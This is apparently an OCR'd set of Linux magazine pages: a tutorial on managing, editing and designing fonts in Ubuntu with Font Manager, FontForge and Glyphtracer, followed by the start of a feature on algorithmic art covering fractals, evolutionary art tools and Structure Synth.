Why disable a font? Each font only uses a tiny amount of system resources, but if you're running an underpowered system, disabling large numbers of fonts you'll never use could help performance. More practically, removing those unused fonts simply cleans up the font list in other programs, so you don't spend ages scrolling through a massive list every time you want to switch to another font family or style.

Click the Settings button in *Font Manager* and you'll unlock even more font-management goodness. Use the Desktop tab to change the font used across parts of the desktop, and change the text scaling factor (potentially useful on a 4K display). In addition, explore the Display and Rendering tabs for font-smoothing options if you don't like the way fonts are displayed on-screen. It's worth experimenting with these controls even if you think fonts look fine as they are.

Adding new fonts

Font Manager is also the place to go to easily install new fonts after you've downloaded them. Just click + to select the relevant file and *Font Manager* will copy it to the hidden **.local/share/fonts** folder in your home directory. The - button enables you to remove fonts from your system (this unloads them from memory and deletes the file from said folder, so use with care).

There are plenty of online sources for fonts, including both *Software Centre* and *Synaptic Package Manager*, but a site like DaFont (**www.dafont.com**) is a good place to start – browse the list or use the filters to narrow down your search, then simply click Download next to any fonts listed as free and save the zip file to your downloads folder. You don't even need to unzip this – simply load the zip file into *Font Manager* via the + button and it'll do the rest.

Another rich source of fonts is Google, offering over 900 families (admittedly, many are variations of several key fonts, most notably Noto Sans). No need to search these out online – *Font Manager* enables you to browse and install directly from within the program itself – just click the G button to get started.

If you're looking for Microsoft-standard fonts such as Times New Roman – perhaps you've been sent a document written in *Word* for editing in *LibreOffice* – then install these via the Terminal:

```
$ sudo apt install ttf-mscorefonts-installer
```

You'll notice they're not open-source, but are usable. Two popular Microsoft fonts (Calibri and Cambria) are missing, but you can install two similar-looking variants via the Terminal:

```
$ sudo apt install fonts-crosextra-carlito fonts-crosextra-caladea
```


Manage
+
−
G
Font Manager
Categories
Search Families...
All 368
System 366
User 3
Family Kind
Any 67
No Fit 3
Text and Display 298
Script
Decorative
Pictorial 2
Width
Weight
Slant
Spacing
License
Vendor
Filetype
Unsorted
Disabled
Supported Orthogra...
aakar 1 Variation
Abyssinica SIL 1 Variation
AnjaliOldLipi 1 Variation
Best Valentina 1 Variation
Chandas 1 Variation
Chilanka 1 Variation
DejaVu Sans 2 Variations
Book DejaVu Sans
Bold DejaVu Sans Bold
DejaVu Sans Mono Variations
DejaVu Serif Variations
Dhurjati Variation
DejaVuSans-Bold.ttf
Copy Location
Show in Folder
Waterfall
Characters
Properties
License
The quick brown fox jumps over the lazy dog.

Font Manager enables you to view all installed fonts on your PC, plus disable and even remove them if you wish.

Edit existing fonts

Now you've mastered the basics of font management, it's time to take the next step. Armed with the open-source tool *FontForge* (**https://fontforge.org**) you can convert fonts between formats, edit existing fonts and even create your own typefaces and font families from scratch.

FontForge can be installed via *Software Centre*, but it's an old release and *FontForge's* developers would prefer you to download the standalone AppImage directly from its website. After right-clicking this and choosing Properties>Permissions to tick the all-important 'Allow executing file as program' box before attempting to open it, you should be able to open it directly. Unless you're an Ubuntu 22.04 user, in which case you'll need to install *libfuse2*, which is no longer distributed with Ubuntu by default:

```
$ sudo apt install libfuse2*
```

When you launch *FontForge* you'll be prompted to either create a new file from scratch or open an existing font. If you're planning to modify an existing font, don't link directly to the installed font on your PC; instead, make a copy in an accessible location (say **Downloads/Fonts**) and load it from there.

QUICK TIP

FontForge can convert fonts between standards via the File> Generate Fonts... dialog. All the major types are supported, including variations for different platforms. Experiment with converting to either TrueType and OpenType (CFF) if you're struggling to get a font to work.

» CREATE FONT FAMILIES

Once you've designed your own font or downloaded a font that only exists in a single type (such as regular), you might want to consider adding other members of the same family – such as bold and italic variations. You can, of course, repeat the process by re-writing the characters on a fresh sheet of paper, making sure they're bolder, oblique, underlined or struck-through depending on which variant you're creating. But why do that when *FontForge* can do all the hard work for you?

Load your current font into *FontForge*, then make sure all your glyphs are selected (press Ctrl+A). Next, open the Element>Style submenu where you'll find options for transforming your font: choose Change Weight... to make it bold, black or light, and experiment with both Italic... and Oblique... to italicise your font (Oblique is more effective for italicising handwritten fonts).

Once you've made the change, choose Element>Font Info and append **-Italics** (or whatever style you've generated) to the Fontname – so **MyFont-Italics** for example. Now choose File > Generate Font as before, but remember to also append **-bold**, **-italics** or whatever to the name of your existing font (for example, **MyFont-italics.otf**), so Ubuntu knows it's a variation of your main font.

You may again encounter errors – typically 'Missing Points at Extrema' – but this time you may be able to ignore them by clicking Generate. Again, you'll need to manually install the font via *Font Manager* before it can be used.

QUICK TIP

FontForge is not for the faint of heart. If you're struggling to get to grips with it, take the time to read through the program's extensive documentation at https://fontforge.org/docs/index.html where you'll also learn more about fonts in general.

FontForge opens with a view of the glyphs that make up the currently selected font. Double-click one and it'll be displayed in its own editing window, complete with all the tools that you need to edit it. As the annotation reveals (*see page 56*), each glyph is basically a vector graphic, and you can edit it like any other: try clicking and dragging on an existing point and you'll see how you can change its shape.

Anyone familiar with how vector graphics work should feel instantly at home. Not only can you edit existing shapes, but you can add new shapes from scratch too, simply by switching to the Pen tool, then clicking and 'drawing' the shape using your mouse.

Creating a font from scratch is time-consuming, even if you're used to working with vectors. If you have one, a digital pen and tablet will simplify the process considerably, and for more on using *FontForge's* tools to 'draw' your own fonts, check out our previous tutorial on *FontForge* from **LXF153**, which reveals one way to create a font from your own handwriting.

Design your own font

Thankfully, there's a far easier – and quicker – way to create a font from your own handwriting, and that's with the help of a separate tool written in Python called *Glyphtracer* (**https://github.com/jpakkane/glyphtracer**). Flatpak users can install and run *Glyphtracer* with just two commands:

```
$ flatpak install flathub com.github.jpakkane.
glyphtracer
$ flatpak run com.github.jpakkane.glyphtracer
```



You can preview, download and install Google fonts on your PC directly from the Font Manager tool.

If you're already running Python 3 on your system (**sudo apt install python3-pip**) and are happy to run *Glyphtracer* directly as a script (it's a much smaller footprint than a full Flatpak installation), you can go down the manual route. First, install two dependencies:

```
$ pip install pyqt5 && sudo apt install potrace
```

Once done, download **glyphtracer-2.0.tar.gz** and extract its contents. Then navigate into the **glyphtracer-2.0** folder and run the following command:

```
$ python3 glyphtracer.py
```

Whichever way you choose to run *Glyphtracer*, follow the step-by-step guide to generate your font for processing in *FontForge*. What the *Glyphtracer* documentation doesn't tell you (and what we learned through painful trial and error lasting several hours) is that the script is incredibly fussy about the size of your scanned images. Too large and the script simply falls over and crashes.

Our advice is to take a sheet of A4 paper – portrait – and then write your letters, numbers and special characters across it with an eye to fitting 15-20 characters along each row. Make sure there's a space between each character, and keep your rows in a straight line. This should enable you to produce an image that *Glyphtracer* can work with, while giving room in which to define as many glyphs as you want.

Finish the job

Once you've completed the step-by-step guide you'll be left with an SFD file. Launch *FontForge* and browse to the folder you exported the file to. Click OK and your glyphs should appear exactly as you defined them. You can then take advantage of *FontForge's* editing tools to refine them further if you wish using the annotation as a guide, or you can simply choose File>Generate Fonts to convert them into a usable font – they're almost certainly generate errors, so see the box (*see below*) for troubleshooting help.

We recommend choosing TrueType or OpenType (CFF) for maximum compatibility. After you've generated the font, you'll be able to preview, install and use it like any other. **LXF**

» TROUBLESHOOT FONT DESIGN

When designing your own fonts and attempting to generate a final font file, *FontForge* will alert you to any problems you may encounter. One workaround is to try a different font format to see if it's more forgiving, or even just untick 'Validate Before Saving' to see if the font will work regardless, but it's worth seeing what issues *FontForge* finds first.

If you're lucky, some problems come with simple solutions. For example, you may be told PostScript fonts have an Em-Size of 1,000 while yours is larger, but *FontForge* will also tell you how to fix this (via Element>Font Info>General for reference). Others may need a little more effort, however.

One example is the 'Missing Points at Extrema' – this will affect one or more glyphs in a font, so can't be fixed with a simple wave of the magic wand. What you need to do is click Review, then click the first error. You'll be whisked to the glyph's Edit screen where a dialog will explain the problem and provide a convenient Fix button. Keep clicking Fix and *FontForge* will keep adding additional points to the glyph until it says no more problems are found. Close the window and move on to the next glyph until all have been rectified. Don't forget to choose File>Save to record your changes before attempting to generate the new font file.



FontForge can help eliminate errors from your custom-designed fonts, so they're more compatible and less likely to cause problems.

» **SPOT MORE GOOGLE FONTS!** Subscribe now at **http://bit.ly/LinuxFormat**

DESIGN YOUR OWN FONT FROM SCRATCH


Scan
Document Scanner
Single Page
All Pages From Feeder
Multiple Pages From Flatbed
Text
Image
Preferences
New Document
Crop the selected page

1 Use pen and paper

Take a piece of A4 paper, then carefully write on it all the characters of your font – uppercase and lowercase letters, numbers, plus any additional symbols – you wish to include. Space characters out evenly in rows across the page. Once you've done this, scan the image using Document Image's Text option and save it as a PNG file.


Indexed Colour Conversion
Convert Image to Indexed Colours
Colourmap
Generate optimum palette
Use web-optimised palette
Use black and white (1-bit) palette
Use custom palette
Dithering
Help
Cancel
Convert

2 Clean up and convert

Open your scanned image into an image editor such as Glimpse. First, choose Image>Mode>Indexed, select 'Use black and white (1-bit) palette' and click Convert. Next, zoom into the image and use the paint brush (white colour) to erase any mistakes or small marks. Finally, choose File>Export to save the image in PNG format.


Glyphtracer
Browse
About
Start
Quit

Font name NickScribble

Image file /home/nick/Pictures/NDP-font.png

Output file /home/nick/Pictures/NDP-font.sfd

3 Import into Glyphtracer

Open *Glyphtracer*. You'll be prompted to name your font and select your scanned image (click Browse). *Glyphtracer* will then set the output file to the same location and name as your input file, albeit with a .sfd extension for importing into *FontForge* later. You can change this as you see fit. When ready, click Start to begin the import process.


Glyphtracer: NickScribble
latin lower case
Previous glyph
Next glyph
Glyph 2/26: b (b)
Generate SFD file

4 Assign characters to glyphs

You'll see your scan imported and each character enclosed in a box. Next, map these characters to their respective glyphs, starting with lower case characters (if you don't have any, click 'latin lower case' and select 'latin upper case' instead). Make a note of the first character listed – 'a' – and click the corresponding box as shown.


Glyphtracer: NickScribble
latin lower case
Previous glyph
Next glyph
Glyph 6/26: f (f)
Generate SFD file

5 Carry on assigning

The glyph will automatically move on to the next one in the list ('b' – 2/26). Click your handwritten 'b' and carry on selecting each character as required. If you make a mistake, click Previous glyph and the incorrectly selected character will be highlighted in red – simply click the correct glyph, and then carry on to the next one in your list.


Glyphtracer: NickScribble
latin lower case
latin upper case
latin accented lower case
latin accented upper case
latin extra lower case
latin extra upper case
numbers
brackets
punctuation
quotation
Previous glyph
Next glyph
Glyph 1/26: A (A)
Generate SFD file

6 Finish and export

Click 'latin lower case' to select another group of characters – you'll see options ranging from upper case and accented letters to numbers, brackets, punctuation, symbols, currency and more. Once you've defined all the characters, click 'Generate SFD file' to create the file. Once generated, click OK and load the .sfd file into *FontForge* to finish defining it.

ALGORITHMIC ART

Getting creative with algorithmic art

Mike Bedford demonstrates how you can exercise your left and right brain simultaneously by generating algorithmic art.

OUR EXPERT

Mike Bedford is firmly of a technical persuasion, yet has loved to exercise his more creative skills since he first got to grips with computer programming.

It has been suggested that creating artwork and computer programming are diametrically opposite. After all, art involves exercising creativity, while coding involves providing a fixed set of instructions that will be followed verbatim. More generally, the divide between the arts and the sciences is often considered unbridgeable. We'd beg to differ as, no doubt, Leonardo da Vinci would have done. As one of history's best-known polyglots, his achievements included the painting of *The Last Super,* a mural that can be seen in the monastery of Santa Maria delle Grazie in Milan, his writings on a wide range of scientific disciplines including anatomy, botany, astronomy, mathematics and geology, plus his many inventions, perhaps most notably flying machines. With such an esteemed artist-cum-scientist as our inspiration, we feel more than justified in introducing you to the subject of creating art using a sequence of instructions. In some cases, we're looking at how to do that using software that others have created, but if you are itching to write code yourself, we look at how you can do so to create your own unique algorithmic art.



Fractal Type: brot (Normal), N=2
Julia Parameters: X: 308161 Y: 149054
View Position: X: 141194 Y: 706802
Zoom Factor: 10^1.41
Rotation Angle: 0.0 deg
Default Position

Art has been based on the Mandelbrot set, like this one generated using Fraqtive, just by zooming in and using imaginative colour schemes

The early days

It seems that, in most cases, the early days of computer-generated art involved very little in the way of creativity. By the early '70s, pen plotters and primitive vector graphics terminals were starting to become mainstream, and programmers were keen to investigate the opportunities on offer. Of course, serious uses included plotting experimental results as graphs and creating engineering drawings, but as a first step to learning about this technology, students often experimented with basic geometric manipulations. And, as soon became clear, simple programs could produce some eye-catching designs.



Despite its simplicity, variants of this polyspiral, typical of the early days of purely geometrical computer art, have created attractive art.

CREDIT: Byron Mayfield, CC BY-SA 3.0, https://commons.wikimedia.org/wiki/

We imagine, many coders are creating much the same designs today. Indeed, we'll look at one way of doing that – and going much further – when we delve into the Processing programming language. As an example of this early form of computer-generated art, though, we present an example of a polyspiral *(above),* which can be generated with very few lines of code. Is it art? Barely, although we have come across a variant on the theme comprising a matrix of similar polyspirals in a range of different colours, which might not look out of place framed and hanging on a wall. As a case in point, we should mention the geometric Islamic art – symmetry, tessellation and all – that adorns many of the world's great mosques.

If we move the clock forward by a decade or so, from the geometric designs produced using pen plotters on mainframes and mini-computers to the early days of affordable home computers, fractals including the Mandelbrot set became hugely popular. Since their appeal has now waned somewhat, if you've not come across it before, let's just say that the Mandelbrot set is generated by repeatedly applying a very simple formula, and the result, when displayed graphically, is astonishing.

The scope for generating '60s-style psychedelic art isn't difficult to appreciate and, while there's no creativity involved in the generation of these patterns, we might say that the artistic element comes from discovering aesthetically pleasing images from within its infinite depth. In fact, we could draw a parallel with the somewhat tongue-in-cheek suggestion that a sculptor does nothing more than release, from a block of stone, a work of art that was always present. Fractal artists are still with us today and creating some remarkable artwork, but now the creativity often comes from devising ways of manipulating the basic fractal image in a myriad of ways.

Want to start your voyage of discovery into algorithmic art by experimenting with fractals? If so, we suggest you take a look at *XaoS* and/or *Fraqtive*, which are free and available in the main repositories, and the screenshots *(above-right and opposite, bottom-left)*, which give you an inkling of the sort of thing you could create. And if 2D fractals, like those produced by *XaoS* or *Fraqtive*, offer plenty of scope for experimentation, for the ultimate you might want to take a look at 3D fractals like the so-called Mandelbulb, as produced by the *Mandelbulber* software.

Evolutionary art

We're going to look at a form of generating artwork that's variously been called generative, genetic or evolutionary. It's based, to varying degrees of accuracy, on the processes involved in biological reproduction in which generations inherit characteristics from their parents, but usually with some random genetic mutations. Our first genetic art package is called *Evolvotron* (**http://timday.com/share/evolvotron/index.htm**), and it's freely available. According to its author, *Evolvotron* is interactive generative art software to evolve images, textures and patterns through an iterative process of random mutation and user-selection-driven evolution. It seems to be the evolutionary art package of choice right now, at least in the Linux community, although its implementation of genetics is somewhat basic.

When *Evolvotron* starts, it displays a grid of thumbnail images. These patterns are generated using various algorithms and their associated parameters, which, taken together, are the genetic information that define them, and are initially selected at random. If you don't like any of them you can tell *Evolvotron* to present you with a different palette of options. When you find one that's to your liking, click on it and a new selection of random images is offered, this time based on your selection, so much more focused than the initial palette. You can continue in this way until either you're satisfied with your creation or you get bored. When you find a good-looking image, you can save it as a graphic file and also as a data file that you can use to define a starting point when you next use *Evolvotron*. After you've got to grips with the basics, there are lots of other options to play with that define, for example, the degree of randomness and just what, in more precise terms, is affected by mutations.



Going beyond simple zooms of escape-time fractals, plenty of mathematical options are available in many of the fractal packages, including XaoS.

While *Evolvotron* offers an interesting approach to generating pseudo-random artwork, it doesn't really mimic the biological genetic process, in that it doesn't emulate sexual reproduction. In other words, each new image has just a single parent. To see a better example of breeding art from two parents, take a look at the Java application *Kandid*. Despite being somewhat long in the tooth, and one category of image no longer working due to the obsolescence of the necessary renderer, it's still quite impressive. Yes, it can work like *Evolvotron* in creating each generation from a single parent but, in permitting two parents' genetic information to be merged before applying mutations, it offers a lot more flexibility. It takes some time to really become proficient with *Kandid,* but that would be well spent. In passing, you might be interested to know that much the same technique was used by artist William Latham, back in the '90s, to generate impressive rendered 3D images of, quite appropriately, biological-looking creations, albeit with a decidedly otherworldly look to them – see **https://mutatorvr.co.uk/ibm/**.

QUICK TIP

Structure Synth generates three-dimensional objects by using a 3D printer, therefore, you can use this software to produce algorithmic sculptures.

Latham has explained the benefit of the evolutionary approach by describing the process as like taking a navigated tour through an almost infinite gene space, and thereby discovering images that



To speed up the process of navigating an infinite number of random options, Evolvotron's evolutionary approach enables the user to influence its evolutionary development.


Default.es* - Structure Synth
File Edit Render Export Examples Windows Help
Seed: 2
✓ Auto Increment
Build
Reset View
Raytrace (in Window)
Default.es*

```
// ----- Camera settings.
set translation [0 -0.367113 -20]
set rotation [0.963994 0.0575931
set pivot [0 0 0]
set scale 0.408795

// ----- The actual EisenScript
set background #fff
set maxdepth 400

 r0

rule r0 {
 3 * { rz 120 } R1
 3 * { rz 120 } R2
}

rule R1 {
 { x 1.3 rx 1.57 rz 6 ry 3 s 0.99 hue
 { s 4 } sphere::shiny
}

rule R2 {
 { x -1.3 rz 6 ry 3 s 0.99 hue 0.4 sat
 { s 4 } sphere
}

// ----- Settings for internal raytrace
```

```
Log
Please report bugs and feature requests at the SourceForge forums (weblink at the Help Menu). Enjoy.
Loading file: /usr/share/structure-synth/Examples/Default.es
Auto-incremented random seed: 2
Random seed: 2
```

This amazing 3D artwork was created in Structure Synth using the simplest of scripts, as shown in the panel to the left.



In the hands of an experienced user, like Stinging Eyes, Structure Synth is capable of producing some spectacular 3D artwork.

CREDIT: Martin Latter, CC BY-SA 2.0, www.flickr.com/photos/martinlatter/3770011850

QUICK TIP

We might expect that visual art could be created from music, but most software creates little more than a colourful waveform display. However, the live coding Visor environment enables the coder to access the audio data to drive the visuals in step with the music.

would have remained forever hidden had he had just been presented with endlessly with random variations.

Structure Synth

While some fractal software offers you the option of defining your own formula, to investigate fractals other than the ubiquitous Mandelbrot set, the software we've seen so far is influenced mostly by entering parameters of various types. If you're itching to write some code, though – and we have to admit that the phrase "algorithmic art" does rather suggest that – there's plenty to keep you amused.

First in this category, we're going to introduce you to *Structure Synth* (structure-synth in the repositories, **https://structuresynth.sourceforge.net**), which offers you the possibility of creating some amazing rendered 3D objects. Admittedly, it doesn't allow you to do anything you couldn't do by hacking your own code from scratch. However, by providing built-in 3D primitives such as cubes and spheres, a renderer and an interface for manipulating the final 3D object on screen, it means you don't have to re-invent the wheel and, instead, you can use your time and effort being creative. So, although you have to write some code – in the broadest sense of the word – that code, which is written in a specialist language called EisenScript, has the power to produce some complicated and impressive-looking results in just a few lines.

» THE FIRST ALGORITHMIC ARTIST?

One of the first artists to be given the algorithmic tag was British artist Harold Cohen, who started his work on a CDC 3200 mainframe at the University of California, San Diego, in 1972, before moving to DEC PDP-11 and VAX mini-computers. But these were the early days of graphic output devices, and because pen plotters weren't too good at creating solid colour, Cohen often produced black line drawings, which he then coloured by hand. However, the main reason for mentioning him here is to illustrate more diversity in algorithmic art than we've seen in the main part of the article.

In particular, while his software, by definition, embodied logic, we'd be inclined not to think of it as overtly mathematical, in the sense of generating geometric patterns. Instead, Cohen hard-coded picture elements that could, for example, include parts of human figures, flowers and trees, and used the logic of his software to mimic the thought processes of human artists who were competent in reproducing the individual basic elements. In this respect, he was ahead of his time, because his work has been described as the intersection of computer artificial intelligence and art. Interestingly, while he first programmed his *AARON software* in C, he later used the venerable language Lisp, which has particular strengths in AI.

